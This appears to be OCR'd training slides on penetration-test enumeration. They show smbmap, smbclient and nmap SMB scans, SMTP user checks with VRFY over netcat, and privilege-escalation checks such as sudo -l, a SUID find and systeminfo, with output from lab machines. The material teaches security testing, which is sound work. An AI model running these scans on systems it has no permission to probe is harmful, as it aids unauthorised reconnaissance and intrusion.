- Interesting files
- Lateral movement
- Exploits

SMB ENUMERATION TOOLS

- Smbmap –H [ip]

```
root@kali:~/htb/boxes/Nest# smbmap -H 10.10.10.178 -u root
[+] Finding open SMB ports....
[+] Guest SMB session established on 10.10.10.178...
[+] IP: 10.10.10.178:445        Name: 10.10.10.178
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        .
        dr--r--r--                0 Wed Aug  7 18:53:46 2019    .
        dr--r--r--                0 Wed Aug  7 18:53:46 2019    ..
        dr--r--r--                0 Wed Aug  7 18:58:07 2019    IT
        dr--r--r--                0 Mon Aug  5 17:53:41 2019    Production
        dr--r--r--                0 Mon Aug  5 17:53:50 2019    Reports
        dr--r--r--                0 Wed Aug  7 15:07:51 2019    Shared
        Data                                                    READ ONLY
        IPC$                                                    NO ACCESS       Remote IPC
        Secure$                                                 NO ACCESS
        .
        dr--r--r--                0 Sat Jan 25 18:04:21 2020    .
        dr--r--r--                0 Sat Jan 25 18:04:21 2020    ..
        dr--r--r--                0 Fri Aug  9 11:08:23 2019    Administrator
        dr--r--r--                0 Sun Jan 26 02:21:44 2020    C.Smith
        dr--r--r--                0 Thu Aug  8 13:03:29 2019    L.Frost
        dr--r--r--                0 Thu Aug  8 13:02:56 2019    R.Thompson
        dr--r--r--                0 Wed Aug  7 18:56:02 2019    TempUser
        Users                                                   READ ONLY
root@kali:~/htb/boxes/Nest#
```


SMB ENUMERATION TOOLS

- Smbclient –L \\ip
- Smbclient \\\\ip\\share

```
root@kali:~/htb/boxes/Nest# smbclient -L \\10.10.10.178
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Data            Disk
        IPC$            IPC       Remote IPC
        Secure$         Disk
        Users           Disk
SMB1 disabled -- no workgroup available
root@kali:~/htb/boxes/Nest# smbclient \\\\10.10.10.178\\Users
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Jan 25 18:04:21 2020
  ..                                  D        0  Sat Jan 25 18:04:21 2020
  Administrator                       D        0  Fri Aug  9 11:08:23 2019
  C.Smith                             D        0  Sun Jan 26 02:21:44 2020
  L.Frost                             D        0  Thu Aug  8 13:03:01 2019
  R.Thompson                          D        0  Thu Aug  8 13:02:50 2019
  TempUser                            D        0  Wed Aug  7 18:55:56 2019

                10485247 blocks of size 4096. 6545509 blocks available
smb: \>
```

SMB ENUMERATION TOOLS


- nmap --script smb-enum-shares -p 139,445 [ip]
- Nmap –script smb-vuln* -p 445 [ip]



SMTP ENUMERATION

- Verify existing users on a mail server
- VRFY – verify email address
- EXPN – asks server for membership of a mailing list
- Automate with nmap or manual script
- nmap –script smtp-enum-users,smtp-vuln-cve2010-4344 -p 25 10.11.1.215

```
root@kali:~# nc -nv 10.11.1.215 25
(UNKNOWN) [10.11.1.215] 25 (smtp) open
220 redhat.acme.com ESMTP Sendmail 8.12.8/8.12.8; Wed, 12 Jun 2013 07:47:14 +0300
VRFY root
250 2.1.5 root <root@redhat.acme.com>
VRFY idontexist
550 5.1.1 idontexist... User unknown
^C
root@kali:~#
```




WEB ENUMERATION

- Port 80, 443
- Look for vulnerable versions
- Tools
  - Dirbuster
  - Nikto
  - Wfuzz
  - Burpsuite Spider
  - Wappalyzer
  - Wpscan

PRIVILEGE ESCALATION ENUMERATION

- Finding computer misconfigurations to elevate privileges
- Things to enumerate:
  - SUID Binaries
  - Kernel Exploits
  - Unquoted service paths
  - Password Hunting
  - Task schedules and cron jobs
  - Outdated services
  - User permissions
  - Registry keys
  - Logs
  - AV processes



LINUX ENUMERATION

- Sudo –l

```
chow@kali:~$ sudo -l
Matching Defaults entries for chow on kali:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User chow may run the following commands on kali:
    (root) NOPASSWD: /usr/bin/vi
chow@kali:~$
```

- Cat ~/.bash_history
- Uname –a


```
root@kali:~# uname -a
Linux kali 4.17.0-kali1-686 #1 SMP Debian 4.17.8-1kali1 (2018-07-24) i686 GNU/Linux
root@kali:~#
```


- Find SUID files
  - find / -perm -4000 -type f 2>/dev/null

WINDOWS ENUMERATION

- Registry keys
- AV
- Unquoted service paths
- Password hunting
- Hotfix
- User permissions:
  - Whoami /all


```
C:\Users\Shadowdriu>systeminfo

Host Name:                 LAPTOP-E72DO41B
OS Name:                   Microsoft Windows 10 Home
OS Version:                10.0.18362 N/A Build 18362
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00325-95800-00000-AAOEM
Original Install Date:     8/19/2019, 9:16:31 PM
System Boot Time:          11/15/2019, 5:34:07 PM
System Manufacturer:       LENOVO
System Model:              80NV
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 94 Stepping 3 GenuineIntel ~2600 Mhz
BIOS Version:              LENOVO CDCN53WW, 9/19/2016
Windows Directory:         C:\WINDOWS
System Directory:          C:\WINDOWS\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              es;Spanish (Traditional Sort)
Time Zone:                 (UTC-05:00) Eastern Time (US & Canada)
Total Physical Memory:     16,212 MB
Available Physical Memory: 7,999 MB
Virtual Memory: Max Size:  40,788 MB
Virtual Memory: Available: 14,671 MB
Virtual Memory: In Use:    26,117 MB
Page File Location(s):     E:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\LAPTOP-E72DO41B
Hotfix(s):                 10 Hotfix(s) Installed.
                           [01]: KB4519573
                           [02]: KB4503308
                           [03]: KB4508433
                           [04]: KB4515383
```





